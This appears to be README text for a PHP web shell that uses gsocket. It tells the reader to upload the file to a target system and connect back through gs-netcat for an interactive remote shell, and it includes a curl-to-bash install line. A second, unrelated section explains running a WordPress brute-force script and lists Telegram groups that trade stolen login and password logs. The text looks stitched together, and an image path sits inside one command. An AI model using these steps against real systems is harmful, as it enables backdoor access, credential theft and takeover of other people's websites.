A PHP shell implementation for gsocket
- gs-netcat installed on your machine
- Stable internet connection
Run the following command on your machine. Visit gsocket.io for more details.
/bin/bash -c "$(curl -fsSL gsocket.io/install.sh)"First, you need to upload the file to the target system and run it. If this process succeeds, you'll receive a copy of a secret key. You can use this secret key with the gs-netcat client to establish a connection back to your target.
From your machine, open your terminal, copy the following command, and replace the 'secret_key' with your own unique key. Hit enter and you will be connected to your target through an interactive shell.
gs-netcat -s "secret_key" -i
Thanks to the guys at THC for developing gsocket as a free service that's available to everyone.
How To Use WPCEK Bruiteforece
list groub tele bruiteforce username pw
Logs Group : https://t.me/thomastxt https://t.me/taip_url_log_pass https://t.me/HUNTERSURL https://t.me/tickboxcloud
https://thetexttool.com/tools/extract-urls
python wpcek.py file_input.txt 50